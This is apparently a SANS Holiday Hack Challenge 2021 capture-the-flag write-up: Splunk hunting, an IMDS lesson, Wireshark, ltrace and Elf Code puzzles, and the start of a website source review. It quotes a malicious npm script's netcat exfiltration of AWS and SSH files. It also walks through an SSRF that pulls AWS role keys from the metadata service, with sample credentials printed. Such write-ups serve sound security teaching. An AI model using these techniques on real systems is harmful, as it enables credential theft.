
Launching the splunk terminal opens up a To-Do list of 8 tasks to find the awnser to:

Task 1	Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.
Splunk search	`index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational User=eddie` Click "CommandLine 97" to see top 10 values
Answer	git status

Task 2	Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!
Splunk search	`index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational User=eddie CommandLine="git *"` Click List -> Table to make the commands easier to see and check the second page.
Answer	git@github.com:elfnp3/partnerapi.git

Task 3	Eddie was running Docker on his workstation. Gather the full command line that Eddie used to bring up a the partnerapi project on his workstation.
Splunk search	`index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational User=eddie CommandLine="docker *"`
Answer	docker compose up

Task 4	Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.
Splunk search	`index=main sourcetype=github_json` Identify https://github.com/elfnp3 github site in use and on the site is only one repository listed:

	
Answer	https://github.com/snoopysecurity/dvws-node

Task 5	Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.
Splunk search	`index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational User=eddie CommandLine="*npm install*"`
Answer	holiday-utils-js

Task 6	Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

Splunk search	`index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)`
	`| stats count by dest_ip dest_port`
	Focus in on the IP with one count:
	`* dest_ip="54.175.69.219"`

Answer	/usr/bin/nc.openbsd

Task 7	Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.
Splunk search	Search 1: `* ProcessId=6791` Search 2: `* CommandLine="nc -q1 54.175.69.219 16842"` Search 3: `* ParentProcessId=6788`
Answer	6 (cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts)

Task 8	Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.
Splunk search	Search 1: `* ProcessId=6788` Search 2: `* ProcessId=6788 CommandLine="/bin/bash"`
Answer	preinstall.sh

10 Now Hiring!

What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or. ***(Difficulty 3/5)***

I hold my nose and step in to Jack's bathroom on the 16th floor of the Frost Tower think this better be worth it…

10.1 IMDS Exploration

Noxious O. D'or

Hey, this is the executive restroom. Wasn't that door closed? I'm Noxious O'Dor. And I've gotta say, I think that Jack Frost is just messed up. I mean, I'm no expert, but his effort to "win" against Santa by going bigger and bolder seems bad. You know, I'm having some trouble with this IMDS exploration. I'm hoping you can give me some help in solving it. If you do, I'll be happy to trade you for some hints on SSRF! I've been studying up on that and have some good ideas on how to attack it!

Launching the terminal I use the following commands to answers the questions:

```
🎄🎄🎄 Prof. Petabyte here. In this lesson you'll continue to build your cloud asset skills,
🎄🎄🎄 interacting with the Instance Metadata Service (IMDS) using curl.
🎄🎄🎄
🎄🎄🎄 If you get stuck, run 'hint' for assitance.
🎄🎄🎄

$ ping -c 2 169.254.169.254
$ next
$ curl http://169.254.169.254
$ curl http://169.254.169.254/latest
$ curl http://169.254.169.254/latest/dynamic
$ curl http://169.254.169.254/latest/dynamic/instance-identity/document
{
        "accountId": "PCRVQVHN4S0L4V2TE",
        "imageId": "ami-0b69ea66ff7391e80",
        "availabilityZone": "np-north-1f",
        "ramdiskId": null,
        "kernelId": null,
        "devpayProductCodes": null,
        "marketplaceProductCodes": null,
        "version": "2017-09-30",
        "privateIp": "10.0.7.10",
        "billingProducts": null,
        "instanceId": "i-1234567890abcdef0",
        "pendingTime": "2021-12-01T07:02:24Z",
        "architecture": "x86 64",
        "instanceType": "m4.xlarge",
        "region": "np-north-1"
}
$ curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   451  100   451    0     0   440k      0 --:--:-- --:--:-- --:--:--  440k
{
  "accountId": "PCRVQVHN4S0L4V2TE",
  "imageId": "ami-0b69ea66ff7391e80",
  "availabilityZone": "np-north-1f",
  "ramdiskId": null,
  "kernelId": null,
  "devpayProductCodes": null,
  "marketplaceProductCodes": null,
  "version": "2017-09-30",
  "privateIp": "10.0.7.10",
  "billingProducts": null,
  "instanceId": "i-1234567890abcdef0",
  "pendingTime": "2021-12-01T07:02:24Z",
  "architecture": "x86 64",
  "instanceType": "m4.xlarge",
  "region": "np-north-1"
}
$ next
```

```
$ curl http://169.254.169.254/latest/meta-data
$ curl http://169.254.169.254/latest/meta-data/public-hostname
$ curl http://169.254.169.254/latest/meta-data/public-hostname;echo
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials;echo
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role;echo
{
        "Code": "Success",
        "LastUpdated": "2021-12-02T18:50:40Z",
        "Type": "AWS-HMAC",
        "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
        "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
        "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
        "Expiration": "2026-12-02T18:50:40Z"
}
$ next
$ cat gettoken.sh
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds:
21600"`
$ source gettoken.sh
$ echo $TOKEN
Uv38ByGCZU8WP18PmmIdcpVmx00QA3xNe7sEB9Hixkk=
$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region;echo
np-north-1

Congratulations!
You've completed the lesson on Instance Metadata interaction. Run 'exit' to close.
```

That terminal provided clear information and examples regarding IMDS and its exposure to Server Side Request Forgery (SSRF) vulnerabilities if they exist in web applications running on EC2. It also showed IMDSv2 (introduced at the end of 2019) which protects every request by session authentication to overcome those SSRF vulnerabilities.

10.2 Now Hiring!

With the IMDS information and the hint from Noxious O. D'or I use Burp Suite to browse to the website and apply for a job.

Hints

1 **AWS IMDS Documentation**: The AWS documentation for IMDS is interesting reading.

After a few tries I work out that only entering a name and URL to your public NLBI report the website allows the application to be submitted. On the submission Accepted page it tries to load a jpg file named based on the name entered on the application. Using this information I try and see if I can access the AWS Instance Metadata Service and the raw response of the image contains the lookup:

Name	Jeroen
URL	http://169.254.169.254/
GET /images/Jeroen.jpg Raw Response	`latest`

Next I try and see what the IAM role name is for the instance:


Name	Jeroen
URL	http://169.254.169.254/latest/meta-data/iam/security-credentials
GET /images/Jeroen.jpg Raw Response	`jf-deploy-role`

Knowing the role name I request the AWS keys associated with the role:

Name	Jeroen
URL	http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role
GET /images/Jeroen.jpg	`{` `"Code": "Success",`

Raw Response	"LastUpdated": "2021-05-02T18:50:40Z", "Type": "AWS-HMAC", "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6", "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX", "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==", "Expiration": "2026-05-02T18:50:40Z" }

This is how to look at the raw responses using burp:



The secret access key for the Jack Frost Tower job applications server is **CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX**

Story narrative 5 of 10

Misdirected, scheming, grasping, Frost intends to seize the day
Funding research with a gift shop, can Frost build the better sleigh?

11 Customer Complaint Analysis

A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints. ***(Difficulty 2/5)***

In the kitchen of Santa's castle which can be entered from either the Dining Room or the Great Hall I find Tinsel Upatree who is in a bit of a pickle.

11.1 Strace Ltrace Retrace

Tinsel Upatree

Hiya hiya, I'm Tinsel Upatree! Say, do you know what's going on next door?

I'm a bit worried about the whole FrostFest event. It feels a bit... ill-conceived, somehow. Nasty even. Well, regardless – and more to the point, what do you know about tracing processes in Linux? We rebuilt this here Cranberry Pi that runs the cotton candy machine, but we seem to be missing a file. Do you think you can use `strace` *or* `ltrace` *to help us rebuild the missing config? We'd like to help some of our favorite children enjoy the sweet spun goodness again! And, if you help me with this, I'll give you some hints about using Wireshark filters to look for unusual options that might help you achieve Objectives here at the North Pole.*

Launching the terminal and running the application doesn't provide much but when running the application with ltrace we see it's trying to open a file called registration.json. I create the file and run the application again. It's getting a bit further after by opening the file and reading the first line, but now it's looking for the string Registration. I update the file to contain the word Registration and run it again. I identify two more requirements are needed of the registration.json file but when it contains `Registration:True` the application runs successfully:

```
==========================================================================

Please, we need your help! The cotton candy machine is broken!

We replaced the SD card in the Cranberry Pi that controls it and reinstalled the
software. Now it's complaining that it can't find a registration file!

Perhaps you could figure out what the cotton candy software is looking for...

==========================================================================

$ ls
make the candy*
$ ./make_the_candy
Unable to open configuration file.
$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0
puts("Unable to open configuration fil"...Unable to open configuration file.
)                 = 35
+++ exited (status 1) +++
$ echo "" > registration.json
$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x560c4106d260
getline(0x7ffdcc2e12f0, 0x7ffdcc2e12f8, 0x560c4106d260, 0x7ffdcc2e12f8) = 1
strstr("\n", "Registration")                             = nil
getline(0x7ffdcc2e12f0, 0x7ffdcc2e12f8, 0x560c4106d260, 0x7ffdcc2e12f8) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                           = 24
+++ exited (status 1) +++
$ echo Registration > registration.json
$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x557c4655c260
getline(0x7ffe60e437d0, 0x7ffe60e437d8, 0x557c4655c260, 0x7ffe60e437d8) = 13
strstr("Registration\n", "Registration")                 = "Registration\n"
strchr("Registration\n", ':')                            = nil
getline(0x7ffe60e437d0, 0x7ffe60e437d8, 0x557c4655c260, 0x7ffe60e437d8) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                           = 24
+++ exited (status 1) +++
$ echo Registration: > registration.json
$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x561f4b855260
getline(0x7ffcf1b56170, 0x7ffcf1b56178, 0x561f4b855260, 0x7ffcf1b56178) = 14
strstr("Registration:\n", "Registration")                = "Registration:\n"
strchr("Registration:\n", ':')                           = ":\n"
strstr(":\n", "True")                                    = nil
getline(0x7ffcf1b56170, 0x7ffcf1b56178, 0x561f4b855260, 0x7ffcf1b56178) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                           = 24
+++ exited (status 1) +++
$ echo Registration:True > registration.json
$ ./make_the_candy
Launching...
         Candy making in progress
```

11.2 Customer Compliant Analysis

In the Talks Lobby at Frost Tower Pat Tronizer is providing some background that all devices must be RFC3514 complient on the Tower network. While here I also take note of the Frost Fest Speaker Agenda (Appendix I):

Pat Tronizer

Hrmph. Oh hey, I'm Pat Tronizer. I'm SO glad to have all these first-rate talks here. We issued a Call for Talks, but only one person responded… We put him in track 1. But Jack came up with an ingenious way to borrow additional talks for FrostFest! You can hardly tell where we got these great speakers! Anyway, I cannot believe an actual human connected to the Tower


network. It's supposed to be the domain of us trolls and of course Jack Frost himself.Mr. Frost has a strict policy: all devices must be RFC3514 compliant. It fits in with our nefarious plans. Some human had the nerve to use our complaint website to submit a complaint!That website is for trolls to complain about guests, NOT the other way around. Humans have some nerve.

Hints	
1	**Evil Bit RFC**: RFC3514 defines the usage of the "Evil Bit" in IPv4 headers.
2	**Wireshark Display Filters**: Different from BPF capture filters, Wireshark's display filters can find text with the `contains` keyword - and evil bits with `ip.flags.rb`.

I download the zip file extracted it and open the pcap contained in Wireshark:

```
$ wget https://downloads.holidayhackchallenge.com/2021/jackfrosttower-network.zip
$ unzip jackfrosttower-network.zip
Archive:  jackfrosttower-network.zip
  inflating: jackfrosttower-network.pcap
$ wireshark jackfrosttower-network.pcap
```

In Wireshark I focus in on the none evil packets with a filter of: `ip.flags.rb == 0`



Looking at the only POST request of all the noe evil packets identifies the human posting a complained is staying in Room 1024.

Updating the wireshark filter to focus in on POST request mentioning the room number 1024 with the following filter: `(http.request.method == POST) && (urlencoded-form.value contains "1024")` Identifies 3 more POST requests with the following Form items:

Frame 276
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "name" = "Yaqh"
  Form item: "troll_id" = "2796"
  Form item: "guest_info" = "Snooty lady in room 1024"

Form item: "description" = "Lady call desk and ask for more towel. Yaqh take to room. Yaqh ask if she want more towel because she is like to steal. She say Yaqh is insult. Yaqh is not insult. Yaqh is Yaqh."
Form item: "submit" = "Submit"

Frame 312
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "name" = "Flud"
Form item: "troll_id" = "2083"
Form item: "guest_info" = "Very cranky lady in room 1024"
Form item: "description" = "Lady call front desk. Complain "employee" is rude. Say she is insult and want to speak to manager. Send Flud to room. Lady say troll call her towels thief. I say stop steal towels if is bother her."
Form item: "submit" = "Submit"

Frame 348
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "name" = "Hagg"
Form item: "troll_id" = "2013"
Form item: "guest_info" = "Incredibly angry lady in room 1024"
Form item: "description" = "Lady call front desk. I am walk by so I pick up phone. She is ANGRY and shout at me. Say she has never been so insult. I say she probably has but just didn't hear it."
Form item: "submit" = "Submit"

The three trolls that complained about the human in alphabetical order are: **Flud Hagg Yaqh**

12 Frost Tower Website Checkup

Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you. ***(Difficulty 5/5)***

Before tackling this investigation I head over to get the hints from Ribb Bonbowford, he is locate in the Dining Room at Santa's Castle.

12.1 Elf Code

Ribb Bonbowford
Hello, I'm Ribb Bonbowford. Nice to meet you! Are you new to programming? It's a handy skill for anyone in cyber security. This here machine lets you control an Elf using Python 3. It's pretty fun, but I'm having trouble getting beyond Level 8. Tell you what… if you help me get past Level 8, I'll share some of my SQLi tips with you. You may find them handy sometime around the North Pole this season. Most of the information you'll need is provided during the game, but I'll give you a few more pointers, if you want them. Not sure what a lever requires? Click it in the Current `Level Objectives` *panel. You can move the elf with commands like* `elf.moveLeft(5)`, `elf.moveTo({"x":2,"y":2})`, *or* `elf.moveTo(lever0.position)`. *Looping through long movements? Don't be afraid to* `moveUp(99)` *or whatever. You elf will stop at any obstacle. You can call functions like* `myFunction()`. *If you ever need to pass a function to a munchkin, you can use* `myFunction` *without the* `()`.

Launching the Elf Code game and following the information from Ribb Bonbowford I work through the different Levels as follows:

Level 1	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`elf.moveLeft(10)`
	`elf.moveUp(10)`

Level 2	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`all_lollipops = lollipops.get()`
	`lollipop1 = all_lollipops[1]`
	`lollipop0 = all_lollipops[0]`

	`elf.moveTo(lollipop1.position)`
	`elf.moveTo(lollipop0.position)`
	`elf.moveLeft(3)`
	`elf.moveUp(6)`

Level 3	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`lever0 = levers.get(0)`
	`lollipop0 = lollipops.get(0)`
	`elf.moveTo(lever0.position)`
	`temp = lever0.data()`
	`lever0.pull(temp+2)`
	`elf.moveTo(lollipop0.position)`
	`elf.moveUp(10)`

Level 4	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`lever0, lever1, lever2, lever3, lever4 = levers.get()`
	`elf.moveLeft(2)`
	`lever4.pull("A String")`
	`elf.moveUp(2)`
	`lever3.pull(True)`
	`elf.moveUp(2)`
	`lever2.pull(2)`
	`elf.moveUp(2)`
	`lever1.pull([1,2,3])`
	`elf.moveUp(2)`
	`lever0.pull({'bob','annie'})`
	`elf.moveUp(2)`


Level 5	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`lever0, lever1, lever2, lever3, lever4 = levers.get()`
	`elf.moveLeft(2)`
	`l4 = lever4.data()`
	`lever4.pull(l4 + " concatenate")`
	`elf.moveUp(2)`
	`l3 = lever3.data()`
	`lever3.pull(not l3)`
	`elf.moveUp(2)`
	`l2 = lever2.data()`
	`lever2.pull(l2+1)`
	`elf.moveUp(2)`
	`l1 = lever1.data()`
	`l1.append(1)`
	`lever1.pull(l1)`
	`elf.moveUp(2)`
	`l0 = lever0.data()`
	`l0["strkey"] = "strvalue"`
	`lever0.pull(l0)`
	`elf.moveUp(2)`

Level 6	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`lever = levers.get(0)`
	`data = lever.data()`
	`if type(data) == bool:`
	`  data = not data`
	`elif type(data) == int:`
	`  data = data * 2`
	`elif type(data) == list:`
	`  data = [x + 1 for x in data]`
	`elif type(data) == string:`
	`  data = data + data`
	`elif type(data) == dict:`
	`  data['a'] += 1`
	`elf.moveUp(2)`
	`lever.pull(data)`
	`elf.moveUp(2)`

Level 7	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`for num in range(2):`
	`  elf.moveLeft(3)`
	`  elf.moveUp(11)`
	`  elf.moveLeft(3)`

	`elf.moveDown(11)`
	`elf.moveLeft(3)`
	`elf.moveUp(10)`

Level 8	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`all_lollipops = lollipops.get()`
	`for lollipop in all_lollipops:`
	`  elf.moveTo(lollipop.position)`
	`lever = levers.get(0)`
	`data = lever.data()`
	`data.insert(0,"munchkins rule")`
	`elf.moveTo(lever.position)`
	`lever.pull(data)`
	`elf.moveDown(3)`
	`elf.moveLeft(6)`
	`elf.moveUp(3)`



After the 8 levels I am presented with the option to continue on with optional bonus levels, which I solved as follows:

Level 9	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`def func_to_pass_to_mucnhkin(list_of_lists):`
	`  sum_of_ints_in_list_of_lists = 0`
	`  for x in range(len(list_of_lists)):`
	`  for y in range(len(list_of_lists[x])):`
	`  print(list_of_lists[x][y])`
	`  if type(list_of_lists[x][y]) == int:`
	`  sum_of_ints_in_list_of_lists += list_of_lists[x][y]`
	`  return sum_of_ints_in_list_of_lists`
	`all_levers = levers.get()`
	`moves = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight] * 2`
	`munchkin = munchkins.get(0)`
	`for i, move in enumerate(moves):`
	`  move(i+1)`
	`  if i < len(all_levers):`
	`  all_levers[i].pull(i)`
	`elf.moveUp(2)`
	`elf.moveLeft(4)`
	`munchkin.answer(func_to_pass_to_mucnhkin)`
	`elf.moveUp(2)`

Level 10	`import elf, munchkins, levers, lollipops, yeeters, pits`
	`import time`
	`muns = munchkins.get()`
	`lols = lollipops.get()[::-1]`
	`for index, mun in enumerate(muns):`
	`  if (index % 2) == 0:`
	`  while ((elf.position["x"] - mun.position['x']) < 6):`
	`  time.sleep(0.05)`
	`  elf.moveTo(lols[index].position)`
	`  else:`
	`  while ((mun.position['x'] - elf.position["x"]) < 6):`
	`  time.sleep(0.05)`
	`  elf.moveTo(lols[index].position)`
	`elf.moveLeft(6)`
	`elf.moveUp(2)`

12.2 Frost Tower Website Checkup

For the checkiup of the Frost Tower's website I head to Jack's Studio in Frost Tower.

Ingreta Tude

Hey there! I'm Ingreta Tude. I really don't like the direction Jack Frost is leading us. He seems obsessed with beating Santa and taking over the holiday season. It just doesn't seem right. Why can't we work together with Santa and the elves instead of trying to be at them? But, I do have an Objective for you. We're getting ready

to launch a new website for Frost Tower, and the big guy has charged me with making sure it's secure. My sister, Ruby Cyster, created this site, and I don't trust the results. Can you please take a look at it to find flaws? Here is the source code if you need it.

Hints

1 **SQL Injection with Source**: When you have the source code, API documentation becomes tremendously valuable.


I start by downloading the source code and extracting it:

```
$ wget https://download.holidayhackchallenge.com/2021/frosttower-web.zip
$ unzip frosttower-web.zip
...
$ cd frosttower-web
$ ls
country.json  custom_modules  server.js  sql  webpage
```

Reviewing the `server.js` code looking at the majority of the get requests they check for `session.uniqueID` as logged in verification and if it is not set it redirects you to `/login`. Reviewing the code where `session.uniqueID` gets set without the requirement of it already being set is found under `app.post('/postcontact' function(req, res, next)`:


```
app.post('/postcontact', function(req, res, next){
  var fullname = xss( ReplaceAnyMatchingWords(req.body.fullname) );
  var email = xss( ReplaceAnyMatchingWords( req.body.email) );
  var phone = xss( ReplaceAnyMatchingWords( req.body.phone) );
  var country = xss( ReplaceAnyMatchingWords( req.body.country ) );
  var date = new Date();
  var d = date.getDate();
  var mo = date.getMonth();
